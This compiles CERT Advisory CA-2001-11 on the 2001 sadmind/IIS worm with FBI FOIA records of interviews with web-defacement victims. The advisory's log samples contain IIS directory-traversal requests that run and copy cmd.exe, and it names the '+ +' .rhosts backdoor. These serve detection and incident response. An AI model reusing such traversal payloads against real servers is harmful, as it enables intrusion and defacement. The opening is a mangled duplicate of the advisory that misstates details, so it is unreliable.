Based on preliminary analysis, the sadmind/IIS worm exploits a vulnerability in Solaris systems and Microsoft IIS web servers. In addition, it includes a component to propagate itself automatically to other systems by adding "+" to the .rhosts file in the root user's home directory. Finally, it will modify the index.html file on compromised systems, compromising 2,000 IIS systems.

To compromise the Solaris systems, the worm takes advantage of a two-year-old buffer overflow program. For more information on this vulnerability, see

<http://www.kb.cert.org/vuls/id/28934>
<http://www.cert.org/advisories/CA-1999-16.html>

After successfully compromising the Solaris systems, it uses a seven-month-old vulnerability to compromise Microsoft IIS systems. For more information about this vulnerability, see

<http://www.kb.cert.org/vuls/id/111677>

Solaris systems that are successfully compromised via the worm exhibit the following characteristics:

- Sample syslog entry from compromised Solaris system

```
May 7 02:40:01 carrier.example.com inetd[139]: /usr/sbin/sadmind: Bus Error - core dumped
May 7 02:40:01 carrier.example.com last message repeated 1 time
May 7 02:40:03 carrier.example.com last message repeated 1 time
May 7 02:40:06 carrier.example.com inetd[139]: /usr/sbin/sadmind: Segmentation Fault - core dumped
May 7 02:40:03 carrier.example.com last message repeated 1 time
May 7 02:40:06 carrier.example.com inetd[139]: /usr/sbin/sadmind: Segmentation Fault - core dumped
May 7 02:40:08 carrier.example.com inetd[139]: /usr/sbin/sadmind: Hangup
May 7 02:40:08 carrier.example.com last message repeated 1 time
May 7 02:44:14 carrier.example.com inetd[139]: /usr/sbin/sadmind: Killed
```

 - `/bin/sleep 300`

Microsoft IIS servers that are successfully compromised exhibit the following characteristics:

- Modified web pages that read as follows:

```
fuck USA Government
fuck PoisonBOX
contact:sysadmcn@yahoo.com.cn
```

- Sample Log from Attacked IIS Server

```
2001-05-06 12:20:19 10.10.10.10 - 10.20.20.20 80 GET /scripts/../../../../winnt/system32/cmd.exe /c+dir 200 -
2001-05-06 12:20:19 10.10.10.10 - 10.20.20.20 80 GET /scripts/../../../../winnt/system32/cmd.exe /c+dir+..\ 2C
2001-05-06 12:20:19 10.10.10.10 - 10.20.20.20 80 \
GET /scripts/../../../../winnt/system32/cmd.exe /c+copy+\\winnt\system32\cmd.exe+root.exe 502 -
2001-05-06 12:20:19 10.10.10.10 - 10.20.20.20 80 \
GET /scripts/root.exe /c+echo+<HTML code inserted here>../../../../index.asp 502 -
```

II. Impact

Solaris systems compromised by this worm are being used to scan and compromise other Solaris systems. Systems compromised by this worm can suffer modified web content.

Intruders can use the vulnerabilities exploited by this worm to execute arbitrary code with root privileges and perform arbitrary commands with the privileges of the `IUSR_machinename` account on vulnerable Windows systems.

We are receiving reports of other activity, including one report of files being destroyed on the compromised systems, rendering them unbootable. It is unclear at this time if this activity is directly related to this worm.

III. Solutions

Apply a patch from your vendor

A patch is available from Microsoft at

<http://www.microsoft.com/technet/security/bulletin/MS00-078.asp>

For IIS Version 4:

<http://www.microsoft.com/ntserver/nts/downloads/critical/q269862/default.asp>

For IIS Version 5:

<http://www.microsoft.com/windows2000/downloads/critical/q269862/default.asp>

Additional advice on securing IIS web servers is available from

CERT Advisory CA-2001-11 sadmind/IIS Worm

Original release date: May 08, 2001

Last revised: --

Source: CERT/CC

A complete revision history is at the end of this file.

Systems Affected

- * Systems running unpatched versions of Microsoft IIS
- * Systems running unpatched versions of Solaris up to, and including, Solaris 7

Overview

The CERT/CC has received reports of a new piece of self-propagating malicious code (referred to here as the sadmind/IIS worm). The worm uses two well-known vulnerabilities to compromise systems and deface web pages.

I. Description

Based on preliminary analysis, the sadmind/IIS worm exploits a vulnerability in Solaris systems and subsequently installs software to attack Microsoft IIS web servers. In addition, it includes a component to propagate itself automatically to other vulnerable Solaris systems. It will add "+ +" to the .rhosts file in the root user's home directory. Finally, it will modify the index.html on the host Solaris system after compromising 2,000 IIS systems.

To compromise the Solaris systems, the worm takes advantage of a two-year-old buffer overflow vulnerability in the Solstice sadmind program. For more information on this vulnerability, see

<http://www.kb.cert.org/vuls/id/28934>

<http://www.cert.org/advisories/CA-1999-16.html>

After successfully compromising the Solaris systems, it uses a seven-month-old vulnerability to compromise the IIS systems.

For

additional information about this vulnerability, see

<http://www.kb.cert.org/vuls/id/111677>

Solaris systems that are successfully compromised via the worm exhibit

the following characteristics:

* *

Title: HACKER/HONKER UNION OF CHINA;
ILLINOIS SECRETARY OF STATE-VICTIM
INTRUSION
04/03/2001

Synopsis: Report Seattle Division Web Page Defacements

Enclosure(s): Enclosed for receiving office, copies of (1) FD-71 complaint, (1) NIPC report, (1) victim log file documenting a web page defacement, and (1) FD-801.

Details: During the month of May 2001, several companies in Seattle Division territory were the victim of web page defacements as a consequence of their receipt of the sadmind/IIS worm. The web page defacements contained identical anti US Government language and disparaging remarks about PoisonBox.

The following is a list of known victim companies located within the Seattle Division along with their contact information:

KMI, a subsidiary of Xeta Technologies,

Lummi Indian Business Council,

2616 Kwina Road, Bellingham,
Washington, 98226,

US Network Services,

2722 Eastlake Avenue East, Suite 200, Seattle,
Washington,

FEDERAL BUREAU OF INVESTIGATION

Date of transcription 06/01/2001

On May 14, 2001, [redacted] City of St. Louis Water Division, faxed some computer logs and an E-mail message to [redacted] Assistant Infraguard Coordinator, Federal Bureau of Investigation (FBI), about a web defacement at the Water Division's Headquarters, 1640 South Kingshighway, St. Louis, Missouri, 63110.

b6
b7C

The E-mail message, which was faxed along with the computer logs and an article on web defacements, stated that [redacted] City of St. Louis Water Division, had talked to a [redacted] about a web page defacement on Tuesday, May 8, 2001.

b6
b7C

[redacted] had noticed that the City of St. Louis Water Division's web page had been defaced and had a black screen.

After viewing the website, [redacted] reviewed his fire wall logs and located two HTML files and two asp files that were time stamped at 4:32 pm on Monday, May 7, 2001. The asp files were unknown to [redacted]

b6
b7C

The HTML text revealed what message was supposed to have displayed on the screen. The message was supposed to read, "fuck USA Government, fuck PoizonBOx, contact sysadmcn@yahoo.com.cn".

[redacted] opined that the text was not printed on the screen, because the Water Division does not use Outlook to run its web pages or E-mail.

Investigation on 05/14/2001 at St. Louis, MissouriFile # [redacted] Date dictated 05/18/2001by SA [redacted]

FEDERAL BUREAU OF INVESTIGATION

Date of transcription 06/11/2001

On May 17, 2001, Special Agent (SA) [redacted] Federal Bureau of Investigation (FBI), St. Louis Division, met with [redacted] City of St. Louis Water Division, at his office to discuss information about a web defacement which had been faxed to the St. Louis Division. [redacted] advised that there had been no further incidents of web defacement to the system.

b6
b7C

[redacted] both checked the file transfer protocol (FTP), and determined that it was not in service. [redacted] was concerned as to how the web defacement took place since the fire wall logs do not show any type of activity.

b6
b7C

[redacted] with the City of St. Louis Water Division, told [redacted] that he had viewed the City of St. Louis City Hall's web site and they also had a black screen. [redacted] was aware that the City Hall used Groupwise rather than Outlook which might further explain and confirm that Outlook was needed to view the text of the message from the hackers.

[redacted] advised SA [redacted] that after he located an article about the web defacement of the University of Missouri St. Louis' website, which had the exact same text, he assumed that it was the same script.

b6
b7C

[redacted] had addressed the web defacement and wanted to make the St. Louis Division aware of it because other victims had been contacting the FBI.

Investigation on 05/17/2001 at St. Louis, Missouri

FEDERAL BUREAU OF INVESTIGATION

Date of transcription 06/01/2001

[redacted] St. Louis Bridge Company, 655 Landmark Drive, Arnold, Missouri, 63010, telephone number [redacted] was contacted by Special Agent (SA) [redacted] Federal Bureau of Investigation, St. Louis Division, at his office. After being advised of the identity of the interviewing Agent, [redacted] provided the following information:

b6
b7C

[redacted] had completed and submitted a cyber threat and computer intrusion incident report to the National Infrastructure Protection Center (NIPC), Washington, D. C. The NIPC Watch and Warning Unit then forwarded the report to the St. Louis Division. SA [redacted] contacted [redacted] to set up an interview about the incident.

b6
b7C

On May 17, 2001, SA [redacted] met with [redacted] to discuss the intrusion incident. The web defacement was of the intranet, which concerned [redacted] since most intranets are not normally affected by an outside attacker. [redacted] believed that the attack took place as part of a File Transfer Protocol (FTP).

SA [redacted] then reviewed the incident report which Blase had filled out. [redacted] had advised that the Sadmin IIS/worm was responsible for the defacement on the internal website.

b6
b7C

[redacted] had provided a copy of the defaced website which SA [redacted] was familiar with from other web defacements. The message was "fuck USA Government, fuck PoizonBOx, contact: sysadmcn@yahoo.com.cn".

[redacted] provided SA [redacted] with a zip disk containing the logs as well as the numerous IP addresses associated with the attack. [redacted] also provided SA [redacted] with several documents of his IP address queries at www.apnic.net.

The server which was attacked contained banking information of St. Louis Bridge, bidding documents on projects, employee data to include names, addresses, and telephone numbers. The main server attacked crashed from the intrusion. There was an attempt in the script written by the attackers to destroy the hard drive. User accounts to the system had also been deleted. [redacted] had been able to bring the network back on-line with

intrusion evaluation software. [REDACTED] had a more current version of the network intrusion evaluation software, but had not installed it prior to the attack.

b6
b7C

[REDACTED] provided five IP addresses that he located in the logs and their purposes in the attack are as follows:

On May 2, 2001, 210.83.109.119 ran a cmd.exe for command executable script on the system.

On May 2, 2001, IP address 62.226.241.1 caused the crash of the network server.

On May 2, 2001, IP address 202.108.18.5 was uploading to the server looking for passwords.

On May 4, 2001, IP address 211.159.23.170 was also running scripts on the network server.

On May 5, IP address 202.97.205.4 ran attack scripts on Blase's network system.

[REDACTED] had drafted a letter explaining the attack and included it with the incident report forwarded to the NIPC Watch Center.

b6
b7C

After reviewing his system, [REDACTED] discovered the very first intrusion into the system was on March 24, 2001. [REDACTED] then noticed another intrusion into the system on April 7, 2001. The attack took place in the month of May 2001.

[REDACTED] was able to locate a back door program written by the attacker for re-entrance into the system. The program was named Kaitenz. [REDACTED] used a back up tape to help recover his server and the back up of the system caused some of the information to be lost. [REDACTED] advised that the assessment as far as monetary damage was in the range of \$3,000.00 to \$5,000.00.

Synopsis: To advise of New York action on captioned matter.

Administrative: Reference telephone call between SA [REDACTED] and SA [REDACTED] on 05/07/2001. Reference telephone call between SSA [REDACTED] on 05/30/01. Reference EC from Chicago dated 05/12/01.

b6
b7C

Details: All victims in captioned case were dealt with telephonically, and instructed to maintain a copy of all relevant logs concerning the web defacement incidents. The victims were advised that they may be contacted by the Chicago office in the future if deemed necessary. The New York Office provided the contact information to Chicago for this purpose.

The New York Office is advising Chicago that it sees no issue with the Chicago Case Agent contacting the victims directly at this early investigative stage. Should this case eventually be prosecuted and chain of custody becomes an issue, the New York Office will then assist Chicago as necessary by retrieving any other evidence from victim companies.

New York considers this matter RUC.

Subject: Description of computer attack

Elements of Crime

My web server was contacted by the IP 202.97.205.3 and a known exploit was used against us to install a rootkit known as Backgate <http://www.sans.org/y2k/unicode.htm>.

Our web site was defaced, but no permanent damage was done. I have cleaned up the mess and patched our server to prevent future breakins.

Please contact me for any further assistance and also keep me updated to the status of the investigation.

This web page was placed on our MS exchange Web server. We believe that they entered from the port 80 service on our firewall and got to this server. They left behind Firedaemon.exe, sud.exe and newgina.dll. Our researched showed that they were capturing ID's and passwords. Then they left this message on the mail web server. The following is the html and a screen print. I did not want to take the chance that I might spread it even more. If you would like the original file I can send it.

We are removing all traces and heightening our security. If I help in any other way let me know. [redacted]

Facts of Complaint

Complainant [REDACTED] contacted the FBI New Haven Field Office (NHFO) on 04/28/2001. [REDACTED] reported a computer hack of the United States Department of Labor (USDOL) website located at WWW.DOL.GOV. The website has been altered to display a memorial for the downed Chinese fighter pilot, Wang Wei. The website displays the following message: "China Hack, China Tianyu, now is here and salute a flag". [REDACTED] of the FBI NHFO reported [REDACTED] complaint to WFO. NHFO CART SA [REDACTED] confirmed the DOL computer hack. [REDACTED] reported the incident to the USDOL website administrative point of contact [REDACTED] and technical point of contact [REDACTED]

REMARKS

On June 05, 2001, SA [REDACTED] contacted [REDACTED] Engineer, Vehicle Control Technologies, Incorporated, 11180 Sunrise Valley Drive, Suite 350, Reston, Virginia 20191, work telephone number [REDACTED] regarding to a NIPC Report filed by him on May 08, 2001. After being advised of the interviewing agent, [REDACTED] voluntarily provided the following information:

b6
b7C

On May 06, 2001, [REDACTED] discovered that his web pages were defaced and replaced with a defaced web page regarding to anti USA Government and PoizonBox statements. Additionally, an email address of sysadmcn@yahoo.com.cn was provided as a point of contact on the defaced web page.

Further analysis revealed that a script was placed on Vehicle Control Technologies, Inc.'s web server which allowed the intruder(s) to gain root access. Once root access was obtained, the intruder(s) deleted all HTML files and replaced installed a defaced web page on the aforementioned web server.

The IP address for which the aforementioned script and defaced web page originated from was 161.116.199.15 was determined to be the source for which the defaced web page was installed. The aforementioned IP address resolves to a computer system located at the University of Barcelona, Spain.

REMARKS

[REDACTED] AMERICAN MANAGEMENT SYSTEMS, 4000 Legato Road, Fairfax, Virginia 22033, telephone number [REDACTED] AMERICAN MANAGEMENT SYSTEMS, 4000 Legato Road, Fairfax, Virginia 22033, telephone number [REDACTED] were contacted reference a web page defacement which occurred on May 5, 2001.

b6
b7C

[REDACTED] advised that AMERICAN MANAGEMENT SYSTEMS (AMS), a company with approximately 8500 employees, had been the victim of a web page defacement. AMS has been a victim of a Chinese web page defacement five (5) times, all against different systems. Four (4) of the five (5) servers attacked are of little importance to AMS as they are test-type servers. However, one of the servers is described as a meeting-type server that houses a web page that the employees of AMS use to schedule meetings, conferences, etc. The web page was deleted from AMS and replaced by the "Honkers" web page.

b6
b7C

[REDACTED] advised that servers did not have any security software installed on them, but that they do use Checkpoint firewalls.

REMARKS

[REDACTED]
ASSOCIATION OF TRIAL LAWYERS OF AMERICA, 1050 31st Street, NW,
Washington, DC 20007, telephone number [REDACTED] was contacted
reference a web page defacement which occurred on May 6, 2001.

b6
b7C

[REDACTED] advised that the ASSOCIATION OF TRIAL LAWYERS OF AMERICA (ATLA), an organization that provided research and materials to purchase for its members, had been the victim of a web page defacement. This is a research-based web site, which provides income to ATLA. The web page was deleted from ATLA's site and replaced by "Honkers" web pages.

[REDACTED] advised that the FTP port on their web servers IP address, 206.5.234.109, was left open and [REDACTED] believes that this is how the "HONKERS" group gained their access. The FTP service has since been stopped.

REMARKS

On May 11, 2001, a database server belonging to the Washington University, Psychology Department was attacked with a HTML code which caused a defacement. The attack removed the web page and replaced it with a text message; "Fuck USA Government, Fuck PoizonBOx, contact sysadmcn@yahoo.com.cn".

[] SBC (Southwestern Bell Cellular) Inc., Date of Birth [] telephone number [] has been working as a [] with Washington University, since [] created the Website and database for the Psychology Department to use for nationwide research. [] received his graduate degree from Washington University in Computer Science.

b6
b7C

[] provided SA [] with the system logs, via E-mail which provide a detail account of the attack. The logs show the GET command being used to try and access Port 80 on the victim server.

[] traced the two source IP addresses and discovered that 210.52.149.171 originated from an organization in China and 200.199.223.150 originated from an organization in Brazil.

REMARKS

[REDACTED] of Designers & Planners, Inc., a small Naval Architecture and Marine Engineering firm located at 2120 Washington Boulevard, Suite 200, Arlington, Virginia 22204, telephone number (703) 920-7070, extension [REDACTED] advised that the webpage for his company, www.dandp.com had been defaced in the late in the evening on April 30, 2001, or in the early morning of May 1, 2001. [REDACTED] estimated damages to be approximately \$950.00. [REDACTED] advised he was unable to determine the exploit used for accessing the web page and rebuilt the server to ensure no Trojans had been placed on his system.

b6
b7C

[REDACTED] advised that the index files <<hack.jpg>> and <<inde.html>> were substituted for the normal website pages. [REDACTED] provided a screen capture of the defaced webpage in which a group claiming to be a Chinese Hacking group by the name of N.D GROUP claimed responsibility. N.D GROUP advised that they are the action group of MUDFROG TECHNOLOGY. Hackers by the name of [REDACTED] claimed responsibility for the defacement. A copy of the screen capture is attached for reference purposes.
